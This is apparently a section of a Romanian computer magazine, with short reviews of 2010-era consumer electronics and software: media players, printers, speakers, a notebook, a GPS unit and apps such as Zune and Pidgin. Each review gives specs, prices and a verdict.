Conectivitate rețea/Servicii:Wireless, Ethernet/DLNA, Netcast

Conectivitate:USB 2.0, iPod Dock, Video complex, Intrare stereo 3,5 mm, HDMI Out

Discuri suportate pentru redare:CD Audio, DVD, DTS CD, Blu-ray, Blu-ray 3D, DVD RW, CD RW



Player multimedia

ASUS O!PLAY HD2

OFERTANT:Partenerii ASUS

PREȚ:700 Lei

PREȚ/PERFORMANȚĂ:10

DATE TEHNICE:

Formate video suportate:trp, mp4, mov, xvid, avi, divx, asf, wmv, mkv, rm, rmvb, flv, ts, m2ts, dat, mpg, vob, mts, iso, ifo

Formate subtitrări suportate:SRT,SUB,SMI,SSA, TXT(SRT),TXT

Formate foto suportate:JPEG,BMP,PNG,GIF,TIFF


Conectică pentru medii de stocare (input):2xUSB 2.0, 1x USB2.0/eSATA,

Card Reader (CF/SD/MMC/MS/MS Duo), LAN (RJ-45)

Conectică A/V (Output): HDMI 1.3, Optical, Coaxial, Video Complex, Video Component, Audio Component Stereo

Sisteme fișiere suportate:FAT16/32,NTFS,HFS/HFS+,EXT3

Dimensiuni:230x178x60,5 mm(W x D x H), 730 g



Sound bar cu 3D: Spre bucuria amatorilor de conținut 3D și nu numai, LG reușește să atragă atenția din nou printr-o soluție all-in-one foarte reușită, HLX55W. Gândit pentru utilizatorii care nu au foarte mult spațiu pentru sisteme complexe de sonorizare în cadrul căminului sau care își doresc un dispozitiv simplu pentru redarea oricărui tip de conținut, acesta reușește să impresioneze. Construit chiar și pentru a fi prins pe perete, sub LCD sau plasmă, HLX55W este un sound bar pe cât de complex, pe atât de intuitiv la capitolul utilizare. Un defect al unor astfel de dispozitive este faptul că și pentru cea mai banală acțiune este necesară conectarea la un TV însoțită de navigarea prin meniuri. Soluția de la LG este însă diferită. Indiferent dacă vă conectați iPhone-ul pentru a asculta muzică sau a-l încărca sau doriți să ascultați muzică de pe laptopul personal conectat la sound bar utilizând cablul clasic stereo, nu aveți nevoie de nici un display suplimentar. Pe ecranul lui HLX55W puteți vedea sursa de semnal utilizată în orice moment, pe care o puteți schimba folosind telecomanda. Am avut ocazia să testăm și redarea unui disc Blu-ray 3D care a funcțio-

nat fără probleme, iar timpii de răspuns la pornirea sau derularea filmului au lipsit aproape cu desăvârșire. Nu au existat probleme nici la redarea conținutului de tip MKV HD la o rezoluție de 1920 x1080. Practic, orice vă interesează în ceea ce privește redarea de materiale multimedia, mai ales conținutul de înaltă definiție, se comportă impecabil. Ca în cazul oricărui player care se respectă, serviciile online au devenit omniprezente, iar HLX55W nu reprezintă o excepție de la regulă. DLNA face o treabă foarte bună în cazul în care doriți să faceți streaming de pe PC, folosind rețeaua wireless sau cu fir, pe televizorul din sufragerie, prin intermediul sound bar-ului desigur. Colecția de servicii Netcast este într-o continuă actualizare. O altă particularitate interesantă ar fi Music ID. Integrată cu ajutorul Gracenote, această funcție vă permite cu o simplă apăsare a unui buton pe telecomandă să aflați ce melodie este pe fundalul filmului vizionat.

ALEXANDRU.PUIU@CHIP.RO

CONCLUZIE: Extrem de performant și ușor de utilizat, sound bar-ul LG HLX55W nu sună doar bine, ci se și comportă la fel.

HTPC fără PC: ASUS a creat un dispozitiv complet atât în ceea ce privește redarea de conținut multimedia, cât și serviciile de rețea. Primul player multimedia cu USB 3.0, O!Player este capabil să găzduiască un hard disk de 3,5 țoli pe care, dacă sunteți posesorul unui calculator cu un astfel de port, puteți copia conținut cu peste 100 MB/s. În plus, nu există nici un mediu de stocare pe care ASUS să-l fi neglijat ca posibilă gazdă de conținut multimedia. Practic, indiferent dacă aveți un hard disk extern, card de memorie sau aparat foto, puteți să vizualizați fără probleme conținutul pe televizorul din sufragerie. Însă nu doar partea de redare este punctul său forte. Hard diskul intern pe care-l integrați în O!Player poate fi folosit ca NAS, server iTunes, SAMBA, FTP, client Bittorrent, aproape orice v-ați dori pentru o conectivitate foarte bună. Tot aici intră și DLNA, serviciul cu ajutorul căruia puteți fără probleme ca prin rețeaua locală să transferați sau să redați conținut (fără fire) pe un TV compatibil, de exemplu. La capitolul regrete intră faptul că, din multitudinea de funcții accesibile prin rețea, doar una singură poate fi activă la un anumit moment. Asta se

traduce prin faptul că nu puteți descărca cu O!Player fișiere folosind Bittorrent și să copiați un film prin FTP în același timp. Nici serviciile online nu au fost omise din portofoliul dispozitivului: câteva mii de posturi radio, acces la Picasa, Flickr, Weather și informații bursiere. Ce încântă însă cel mai mult un utilizator obișnuit la acest player este performanța efectivă. Indiferent dacă vă doriți să navigați prin meniuri, prin serviciile online sau să redați un film HD de înaltă rezoluție, timpii de așteptare lipsesc cu desăvârșire. ASUS nu a neglijat nici piața utilizatorilor de iPhone, ca rezultat nu aveți neapărată nevoie de telecomanda proprietară inclusă în pachet, orice dispozitiv cu iOS fiind suficient. Nici măcar nu e necesară o aplicație suplimentară instalată pe dispozitiv, este suficient să vizitați, folosind browser-ul de internet al smartphone-ului, adresa de IP alocată O!Player-ului. Cel mai mult ne-a încântat compatibilitatea cu fișiere de tip ISO.

ALEXANDRU.PUIU@CHIP.RO

CONCLUZIE: O soluție completă, pentru pasionații de conținut multimedia care simt că nu-și folosesc televizorul suficient.




e-multifuncțional inkjet A4

HP PHOTOSMART WIRELESS E-ALL-IN-ONE PRINTER B110A

OFERTANT: HP Interactive Center

PREȚ ESTIMAT: 475 Lei

PREȚ/PERFORMANȚĂ: 10



DATE TEHNICE:

Rezoluție: 600x600 dpi/negru; (4800x1200 color optimizat)

Viteză maximă de imprimare: draft 32/30 ppm A4 alb-negru/color

Limbaj imprimare: HP PCL3 GUI

Interfețe: USB 2.0, Wireless b/g/n, cititor carduri SD/MSD

Dimensiuni/greutate: 450 x 420 x 200 mm / 6 kg

Rezoluție optică scanner/adâncime culoare: 1200 x 2400 dpi / 48 biți și 256 niveluri de gri

Zoom copiator: 25 x 400% în pași de 1%

Volum maxim de încărcare lunară: 2500 pagini imprimate, 1250 pag. copiate


Scanner portabil

HP SCANJET PROFESSIONAL 1000

OFERTANT: HP Interactive Center

PREȚ ESTIMAT: 1150 Lei

PREȚ/PERFORMANȚĂ: 8



DATE TEHNICE:

Tehnologie scanare: Alimentare coală cu coală

Senzor: Dual CIS

Alimentare: direct din USB 2.0/2.5W

Format maxim original: A4, 120 grame/metru pătrat

Viteză scanare: 5 ppm

Rezoluție optică: 600 dpi

Zoom: 10 x 2000% pas 1%

Dimensiuni: 290x50x75 mm

Greutate totală: 0,66 kg

Un tip nou de aparat: Este interesantă evoluția dotării cu inteligență locală. După ce s-a rezolvat problema accesului la rețeaua de internet pentru a avea acces direct la conținut, HP a dus mai departe funcționalitatea aparatelor sale prin conectarea lor la serverele proprii. Avantajul este dublu, pe de o parte echipamentele sunt mai ieftine având mult mai puțină inteligență locală, pe de altă parte funcțiile de care poate dispune un astfel de aparat sunt limitate doar de clasificarea făcută de producător. Se pot imprima pagini de agendă-calendăr, jocuri de tip labirint sau Sudoku, cărți de colorat, foi liniate tip caiet, cupoane de reduceri de pe diferite site-uri sau pagini de internet. Au apărut funcții total noi, cum ar fi imprimarea de conținut direct din e-mail, fiecare imprimantă primind o adresă unică pe serverele HP. Deocamdată, imprimarea se face cu oarecare întârziere, dar pe măsură ce se va mări numărul utilizatorilor acestui serviciu, și investiția în echipamente va crește pentru a nu se supraîncărcă serverele. Funcțiile de bază, scanare și imprimare, se pot face acum direct de pe un iPhone conectat în aceeași rețea fără fir, prin funcții ușor accesibile. Operarea se face ușor datorită display-ului de 6,1 cm a cărui ramă este sensibilă la atingere. Dispozitivul nu se poate instala pe calculatoare pe care rulează sistemul de operare Windows XP pe 64 de biți. Nu are cartușe speciale cu cerneală foto.

VASILE.PRODAN@CHIP.RO


CONCLUZIE: Un produs ieftin în exploatare cu care se pot imprima de oriunde documente sau conținut de pe internet fără a avea calculator la dispoziție.

Scanare pe teren: Cu siguranță, există o categorie de utilizatori care vor aprecia ca foarte util un scanner de mici dimensiuni, pe care să-l poată scoate chiar din geanta de transport a notebook-ului și care să funcționeze fără să aibă nevoie de sursă separată de alimentare cu energie. Dacă un astfel de aparat are și productivitate bună deoarece scanează simultan ambele fețe ale hârtiei, va deveni curând un partener de lucru de care nu vă mai puteți despărți, mai ales dacă ținem seama și că este mic și ușor. Pe lângă hârtie obișnuită, se pot scana și plicuri, cecuri bancare, cărți de vizită sau etichete. Instalarea aparatului și operarea sunt simple, cablul de date USB fiind totodată și cablu de alimentare, iar panoul de comandă are doar două butoane: Scan și Cancel. Scanarea începe imediat, timpul necesar scanării fiind dat doar de viteza de transport a originalului prin fața senzorilor CIS și de rata de transfer reală pe care o oferă echipamentul la care este conectat. Noi am măsurat 16,5 secunde la scanarea unui original cu două fețe la 300 dpi și 12,9 secunde la scanarea unei singure fețe. Pentru un original în format A6 cu o singură față, scanarea a durat 9,5 secunde. HP recomandă un număr maxim de 100 de coli A4 scanate pe zi. Pentru sistemele de operare Windows vine și cu programe suplimentare: TWAIN driver, Nuance PaperPort, Nuance OmniPage, NewSoft Presto! BizCard SE.

CONCLUZIE: Un produs ușor de transportat și de folosit, care-și merită banii mai ales dacă specificei activității o cere.

VASILE.PRODAN@CHIP.RO

Produsele ABBYY
– cea mai bună alegere
pentru conversia
documentelor
scanate și a
fișierelor PDF



ABBYY® FineReader 10

- Creșterea productivității și a eficienței în lucrul cu documente
- Utilizarea facilă a aplicației prin butoane "Quick Tasks" predefinite
- Optimizarea costurilor prin licențiere concurentă
- Administrare centralizată folosind License Manager
- Suport pentru Win 7 și MS Office 2010



Star Storage

consultant-business@star-storage.ro

www.star-storage.ro

Recunoaște
186
de limbi inclusiv Română




Mini sistem audio pentru iPhone/iPod

LOGITECH PURE-FI EXPRESS PLUS

OFERTANT: Partenerii Logitech

PREȚ: 430 Lei

PREȚ/PERFORMANȚĂ: 9



DATE TEHNICE:

Dispozitive suportate: iPhone toate generațiile, iPod toate generațiile cu conector cu 30 pini

Funcție AUX: Da, cu mufă stereo de 3,5 mm

Certificare: Works with iPhone, Made for iPod

Telecomandă: Da, fără fir

Portabil: Da

Baterii necesare: 6 x AA (neincluse)

Funcții suplimentare: Ceas, alarmă


Sistem acustic portabil

LOGITECH WIRELESS SPEAKER Z5151

OFERTANT: Partenerii Logitech

PREȚ: 530 Lei

PREȚ/PERFORMANȚĂ: 8



DATE TEHNICE:

Banda de frecvențe redatate: 122 Hz - 20.000 Hz

Frecvența conectare radio: 2,4 GHz / Bluetooth A2DP

Alimentator: 120-240V / 6V 1,5A

Baterie: NiMH 3,6V 1800mAh

Lungime cordon alimentare: 1,8 m

Greutate inclusiv baterie: 500 grame fără alimentator

Dimensiuni: 233 mm (L) x 112 mm (I) x 54 mm (A)

Extra: husă transport


Notebook

MSI X620

OFERTANT: Partenerii MSI

PREȚ: 3369 Lei

PREȚ/PERFORMANȚĂ: 9



DATE TEHNICE:

Procesor: Core 2 Duo SU7300 - 1300 MHz / FSB 800 / 3MB L2

Display: 15,6 țoli WXGA HD - 1366 x 768

Procesor grafic: ATI Radeon HD 5430 - 1024 MB

HDD: 500 GB / 5400RPM

Memorie: 4 GB DDR3

Conectică: VGA, 2 x USB 2.0, eSATA/USB, HDMI, LAN, 2 mufe căști

Dimensiuni: 392 x 255 x 36,3 mm

Greutate: 2,41kg

Gazdă de iPhone: Logitech lucrează deja de câțiva ani la modelele din seria Pure-Fi și pot afirma cu încredere că nu a fost un model care să-mi fi trecut prin mână și care să nu mă încante printr-o caracteristică sau alta. Toate produsele din această serie au în comun faptul că redau fără probleme toată muzica pe care o aveți pe dispozitivul dumneavoastră portabil de la Apple cu conector cu 30 de pini și nu numai. Practic orice iPod sau iPhone, chiar dacă vorbim de dispozitivele din familia iPod Shuffle, poate fi „împerecheat” cu Logitech Pure-Fi Express Plus. Singura diferență este, din păcate, faptul că în cazul în care folosiți portul de 3,5 mm pentru a reda muzica dumneavoastră preferată, nu vă veți putea încărca în același timp și dispozitivul portabil, o generalitate în cazul iPod Shuffle. O particularitate a acestui model, față de alte generații de Pure-Fi, este integrarea difuzoarelor pe ambele părți ale dispozitivului. Astfel, cu ajutorul „360-degree sound”, oriunde ați plasa dispozitivul de la Logitech, sunetul va veni spre dumneavoastră, nu contează dacă sunteți în fața sau spatele lui. În ceea ce privește calitatea și puterea sunetului redat, Pure-Fi Express Plus umple fără probleme o cameră cu un sunet amplu, cu joase și înalte bine definite. La capitolul regrete ar intra lipsa posibilității de a vă trezi dimineața în acordurile muzicii preferate, alarma fiind suficient de stridentă, însă doar una singură.

ALEXANDRU.PUIU@CHIP.RO

Mobilitate și calitate: De câte ori nu v-au deranjat cablurile din casă? Adesea, eliminarea lor este posibilă doar parțial și cu cheltuială destul de mare. O veste bună vine de la Logitech, care a lansat boxele fără fire, excelente pentru creșterea calității sunetului oricărui dispozitiv portabil. Utilizând direct banda de 2,4 GHz, boxele se pot conecta radio cu orice aparat care are interfață USB, căruia i se atașează un stick wireless. Distanța maximă de funcționare este de 15 m. Se poate conecta și direct cu orice dispozitiv care folosește protocolul Bluetooth A2DP (Advanced Audio Distribution Profile), cum ar fi cele din gama iPhone, iPad, fără a avea nevoie de software suplimentar sau de stick-ul wireless. Calitatea audiției este neașteptat de bună pentru un dispozitiv audio alimentat de la 3,6V. Nu trebuie totuși să uităm că aceste boxe au fost proiectate pentru a îmbunătăți calitatea audiției pe notebook-uri, nu pentru sonorizare. Dispozitivul are două leduri pentru semnalizarea stării conexiunii radio și a nivelului de încărcare al bateriei și două butoane în spate pentru controlul volumului și unul pentru pornit/oprit. Bateria încărcată complet are o autonomie de până la 10 ore de audiție. Orice alt player cu ieșire de căști se poate conecta prin mufă jack de 3,5 mm, caz în care conexiunea radio se întrerupe, prioritar fiind semnalul audio primit pe fir.

VASILE.PRODAN@CHIP.RO

Bun la toate: Gândit pentru a combina activitățile de la serviciu cu divertismentul, mai ales în cazul deplasărilor prelungite, X620 este subțire și performant. Cu ajutorul unei aplicații suplimentare, ECO Engine, ce funcționează simultan cu managementul de consum energetic din Windows 7, puteți atinge și 10 ore departe de o priză, ideale pentru seriile prelungite de navigare pe internet. O astfel de autonomie cu un panou de 15,6 țoli nu se poate atinge decât cu un GPU Intel, iar MSI a luat în calcul acest considerent, rezultatul reflectându-se într-un buton marcat cu 3D, cu ajutorul căruia puteți activa sau dezactiva cipul grafic cu memorie dedicată. Diferența față de alte notebook-uri mai subțiri, cu un impact major asupra autonomiei, este placa video Radeon HD5430 cu 1 GB de memorie. Cu un astfel de GPU puteți să vă jucați orice joc recent la rezoluția nativă a display-ului, chiar dacă nu veți opta de fiecare dată pentru detalii maxime. Ținând cont de rezoluția și calitatea display-ului combinată cu puterea de procesare din carcasă, singurul regret este dat de lipsa unei unități Blu-ray, însă aceasta ar fi avut cel mai probabil un impact major asupra prețului relativ accesibil. La capitolul detalii, nu lipsesc din configurația lui X620 nici „banalități” precum wireless n, Bluetooth, un webcam cu o rezoluție de 1,3 MP sau un sistem de sonorizare mai mult decât decent (certificat SRS Premium Sound).

ALEXANDRU.PUIU@CHIP.RO

CONCLUZIE: Logitech Pure-Fi Express Plus este ideal pentru noptiera de lângă pat, unde vă puteți iPhone-ul în fiecare seară.

CONCLUZIE: Un dispozitiv interesant, care va satisface cu siguranță orice utilizator stresat de firele de conexiune audio sau alimentare.

CONCLUZIE: MSI X620 este un notebook ideal pentru amatorii de performanță care nu vor un sistem portabil „prea grasut”.

Comandă
online cărțile
și ai până la

25%

REDUCERE



Sistem de navigare asistat de GPS

NAVON N660


OFERTANT: www.falcon.ro

PREȚ: 1000 Lei cu harta Full Europe

PREȚ/PERFORMANȚĂ: 7

DATE TEHNICE:

Software de navigație: iGO Primo
CPU/GPS: SiRF Atlas IV, 500 MHz/SiRF Atlas IV, 40 canale
Ecran: 5 țoli, 480 x 272 pixeli
Dimensiuni: 12,2 x 7,5 x 0,89 cm
Memorie: 128 RAM, 4 GB Flash și microSD
Greutate: 113,4 g
Altele: Stylus, suport parbriz, încărcător auto, Bluetooth
Dimensiuni (IxLxI): 130 x 88 x 10 mm



Unitate optică externă

ASUS EXTREME SLIM DVD-RW DRIVE


OFERTANT: Partenerii Asus

PREȚ: 259 Lei

PREȚ/PERFORMANȚĂ: 9

DATE TEHNICE:

Viteză maximă de scriere: 8X DVD+-R/ 8X DVD-RW, respectiv 6X DVD - RW/
5X DVD RAM/ 16X CD-ROM
Viteză maximă de citire: 8X DVD+-R/ 8X DVD-RW/ 5X DVD RAM/ 24X CD-ROM
Interfață: USB 2.0
Consum: 5Vx1.4A (Max.)
Alimentare: La alegere între un USB suplimentar și un adaptor de 5V (acesta
din urmă neinclus în pachet)
Software livrat la pachet: Cyberlink, Power 2Go
Dimensiuni/Greutate: 141x143x14 mm/320 g



Ușurință în navigație: Ne bucurăm să vedem că au pătruns în România sisteme de navigație cu ecran de 5 țoli motorizate de noul iGO Primo. Navon N660 profită de suportul noului cip Atlas IV pentru procesare și recepție GPS. Îl fac rapid, mai ales că și iGO Primo e sensibil mai rapid (și arată mult mai bine) decât vechea variantă de iGO My way. Navon N660 seamănă cu barebone-urile clasice ale momentului: este subțire, rotunjit și cu ecran pe toată suprafața. Are doar un buton pentru pornire/oprire și sloturi de alimentare, audio și card. Am fost mulțumiți de viteza de lucru (recepție, calculare de rute). Nu ne-au plăcut în mod deosebit plasticul carcasei și calitatea display-ului, care este problematic în soare puternic. Aparatul răspunde foarte bine la comenzile tactile și îl puteți folosi în timp ce conduceți (nu vă recomandăm să faceți asta!). Pe lângă viteza cipului Atlas IV avem noul software de navigație iGO Primo, care este desenat mai clar și optimizat pentru touch. Poate lucra cu puncte intermediare, știe camerele de supraveghere și are o grămadă de opțiuni de semnalizare a punctelor importante de pe traseu. Mai există și alte bunătăți ascunse în iGO Primo: informații rutiere asociate țărilor pe care le veți vizita, calculator, precum și convertor de unități. Nu au treabă directă cu un GPS, dar este bine că sunt acolo.

IONUT.BALAN@CHIP.RO


Portabilă, mică, ușoară și elegantă: Probabil că sunt destui aceia dintre dumneavoastră care se întreabă ce utilitate mai are în zilele noastre, în era internetului și a download-urilor de mare viteză, o banală unitate optică externă. Stocarea pe hard disk a devenit de mult timp foarte convenabilă, laptopurile și sistemele vin în general cu unitate integrată, așa că întrebarea pare legitimă. Există însă un mare „dar”: dar netbook-urile nu vin cu unități optice, la fel și multe notebook-uri compacte! Problema este că sunt situații în care chiar aveți nevoie de o unitate DVD. Fie că trebuie să instalați un sistem de operare, fie că sunteți legați de un anumit tip de suport pentru date (în speță cel optic), fără o unitate optică nu aveți ce face. Nu este însă necesar ca acea unitate optică să o cărați tot timpul după dvs. (așa cum se petrece la un notebook cu DVD writer integrat), ci doar atunci când aveți nevoie. Considerăm că la ora actuală cel mai potrivit scenariu de utilizare este acela al unui sau mai multe notebook-uri mai mult sau mai puțin compacte (oricum fără un DVD drive) care să fie deservite de o astfel de unitate externă (de exemplu una pentru toată familia). Unitatea în sine are viteze de scriere/citire de 8X/8X, iar un aspect foarte util în privința ei este acela că se poate alimenta și numai prin USB, crescându-i astfel gradul de portabilitate.

CODRIN.HOSU@CHIP.RO

CONCLUZIE: Cine vrea să folosească iGO Primo se poate orienta către Navon N660. Are ecran de 5 țoli și Atlas IV.

CONCLUZIE: Este bine să aveți una prin casă, pentru a o folosi și pentru a putea să o luați cu dvs. atunci când aveți nevoie.

Editura Litera
~~44.90 lei~~
Editura Polirom
~~47.95 lei~~



Editura Polirom
~~54.95 lei~~






Editura Polirom
~~35.95 lei~~



Editura Casa
~~57.90 lei~~


Detalii pe www.chip.ro/librarie



Multimedia player

ZUNE 4.7

ERGONOMIE: 89
FUNCȚIONALITATE: 90
RESURSE: 100



PRODUCĂTOR: Microsoft
INTERNET: www.zune.net
PREȚ: gratuit


Până la Windows Phone 7: vă puteți acomoda cu interfața Metro folosind soluția Zune de management pentru materialele multimedia de pe desktop. A fost gândită pentru integrarea cu Zune Player, cu Xbox 360, Zune HD și Windows Phone 7. E de fapt un pachet similar cu ceea ce oferă Apple în iTunes și, odată cu lansarea din România a lui Windows Phone 7, probabil că tot mai mulți utilizatori vor dori să știe ce este cu Zune Player pentru Windows. Puteți să îl folosiți fără probleme și dacă nu aveți un aparat din cele menționate mai sus pentru gestiunea colecției de muzică și video. Eu o fac de mai bine de două luni și sunt mulțumit de cum funcționează. Dacă există posibilitatea de a vă crea un cont pentru serviciile Zune (adică să nu setați regiunea ca România), cu Zune Player veți putea accesa și conținutul online de acolo. Minimal, Zune Player poate reda materiale audio și video și organiza colecțiile pentru redarea pe dispozitivele mobile compatibile Zune. Extins, Zune Player e soluția completă de management și conversie pentru tot conținutul multimedia de pe PC. Știe MP3-uri și filme în format DivX, plus cele WMV în format HD, iar la redare se folosește accelerarea GPU de pe sistem – dacă aveți așa ceva. Organizarea se face pe zone de interes: TV, muzică, radio, filme, podcast-uri etc. și, odată făcută așa cum trebuie, opțiunea de căutare permite accesul aproape instant la materialele dorite. E bine să știți că, deși funcționează implicit cu direcțiile clasice de stocare a informațiilor multimedia din Windows, aveți posibilitatea să setați manual unde să caute pozele, filmele și muzica.

IONUT.BALAN@CHIP.RO

Rețele de socializare pentru Android

TWEETDECK

ERGONOMIE:
FUNCȚIONALITATE:
RESURSE:



PRODUCĂTOR: TweetDeck
INTERNET: www.tweetdeck.com
PREȚ: gratuit

La fel ca pe PC: Tocmai a fost lansată versiunea de Android pentru arhicunoscuta aplicație TweetDeck. Puțin timp a stat în stadiul beta, perioadă în care am putut să lucrez mai intens cu ea și să îmi dau seama de plusuri și minusuri. Similar cu versiunea de PC, TweetDeck pentru Android e capabil să se conecteze pe mai multe conturi de rețele sociale (Facebook, Twitter). Atunci când se postează o informație, utilizatorul poate alege să trimită doar pe o rețea sau pe toate cele pe care le are conectate în aplicație. De mare folos sunt opțiunile relativ simple de adăugare de poze (pentru Twitter se folosește un serviciu dedicat de găzduire) și a locului în care vă găsiți. Manual sau automat folosind setările de localizare de pe smartphone. Îmi place în mod deosebit ușurința cu care se pot adăuga în mesaje numele prietenilor. Folosesc Facebook destul de puțin și din cauza asta nu am resimțit în mod acut limitarea funcționalității din versiunile beta. Odată cu cea finală, direct din TweetDeck pentru Android, e posibilă comentarea postărilor prietenilor și partajarea unui anumit link pe alt canal (e-mail, Twitter etc.). TweetDeck cu Android are în interfață doar trei coloane: cea comună cu informațiile din Facebook și Twitter, una cu mesajele personale și una cu referințele la contul folosit. Se pot adăuga căutări pe Twitter pe baza unor cuvinte cheie (tag-uri) și canalul respectiv devine și el activ în interfață. Văd că în versiunea finală TweetDeck pentru Android a primit și widget-uri pentru urmărirea conversației direct pe ecranul home și postarea rapidă a informațiilor. Aș fi preferat să fie mai puțin complexe și cu mai multă informație. Doar widget-ul de postare mi se pare util.


IONUT.BALAN@CHIP.RO

CONCLUZIE: o soluție rapidă cu care puteți sta conectați permanent la serviciile de socializare Facebook și Twitter de pe smartphone.

Utilitar de sistem

WINMOUNT 3.4

ERGONOMIE: 85
FUNCȚIONALITATE: 90
RESURSE: 100




PRODUCĂTOR: WinMount International Inc.
INTERNET: www.winmount.com
PREȚ: 37 EUR

Management pentru arhive și discuri virtuale:

Cu WinMount aveți integrate într-o singură soluție opțiunile de compresie/decompresie pentru arhive și posibilitatea de încărcare/descărcare de pe sistem a discurilor virtuale în cele mai folosite formate. Așa se face că, apelând la WinMount, eliminați necesitatea de a mai avea instalate și Daemon Tools și Winrar – sau soluții similare. Am testat WinMount pe Windows 7 și e capabil să încarce pe unul sau mai multe discuri virtuale arhive zip, rar și imagini clasice .iso, .img, .nrg, .cue. Peste cele enumerate mai sus e capabil să lucreze și cu hard diskuri virtuale din Windows - .vhd, respectiv .vmdk. De mare folos este opțiunea de utilizare a unei arhive clasice pe post de disc virtual. Așa nu mai sunt necesare decompresia și copierea într-o altă zonă pe hard disk a informațiilor dintr-un .rar de exemplu. Cu un disc virtual le puteți accesa de oriunde, eventual chiar să le și partajați în rețea dacă doriți. Nu sunteți limitați la un singur disc virtual. Pot fi încărcate mai multe în Windows, iar în momentul în care nu mai sunt de folos, să fie descărcate automat. În ceea ce privește compresia, formatul implicit este .mou. Se poate schimba pe .zip, .7z sau ISO cu funcțiile asociate. Observ că se pot alege nivelul de compresie și numărul de thread-uri folosite la operație. Uităndu-mă mai atent, WinMount are o interfață ce aduce foarte mult cu cea din Winrar. Apropo de rar, WinMount poate să creeze arhive de tip multivolum cu dimensiune specificată de utilizator. Setati o parolă pentru ele ca să nu fie accesate neautorizat și, dacă doriți, le puteți face și SFX – autoextractabile. În acest fel, nu e necesar să existe WinMount și pe sistemul pe care le veți desface.

IONUT.BALAN@CHIP.RO


CONCLUZIE: O soluție utilă de compresie și montare de discuri virtuale. Știe să lucreze cu majoritatea formatelor de fișiere consacrate.



Client de messenger

PIDGIN 2.7.4

ERGONOMIE: 88
FUNCȚIONALITATE: 80
RESURSE: 100



PRODUCĂTOR: Pidgin team
INTERNET: pidgin.im
PREȚ: gratuit

Messenger cross platform: O dată pentru că are versiuni pentru aproape toate sistemele de operare și a doua oară pentru că aduce în aceeași interfață contactele din toate rețelele de tip instant messenger cunoscute. De la vechile servicii AIM, ICQ, Google Talk, Jabber/XMPP, MSN Messenger, Yahoo!, Bonjour, Gadu-Gadu, IRC, Novell GroupWise Messenger, QQ, Lotus Sametime, SILC, SIMPLE, MXit, MySpaceIM și până la Zephyr. Pe unele dintre acestea nici eu nu le folosesc. Cu ajutorul plugin-urilor, Pidgin poate fi extins să se conecteze și către alte servicii. De știut că aproape tot ceea ce se poate face cu aplicațiile proprietare pentru serviciile de mesagerie instant e posibil și cu Pidgin. Mai puțin poate apelarea video și cea vocală. Elementele de bază sunt: mesaje personalizate, smiley-uri, transfer de fișiere, notificări legate de începerea tastării din partea interlocutorului etc. Rulează perfect și se integrează în shell-ul Windows-ului și al KDE, respectiv GNOME. Pidgin e construit pe platforma GTK, așa că nu e cazul să vă așteptați la cine știe ce elemente grafice stilizate. Interfața sa este simplă și unitară pentru Windows, Linux și Mac OS. Asta pentru că programul e centrat pe funcționalitate mai degrabă decât pe aspect. Tot legat de treaba asta, contactele din interfață pot fi grupate pe categorii și sortate după nume, status sau momentul ultimei activități vizibile. În lista de contacte, toate contactele cu avatar vor fi evidențiate ca atare. Pidgin e alternativa cea mai bună pentru folosirea serviciilor de mesagerie pe sisteme cu resurse mai slabe și acolo unde viteza de 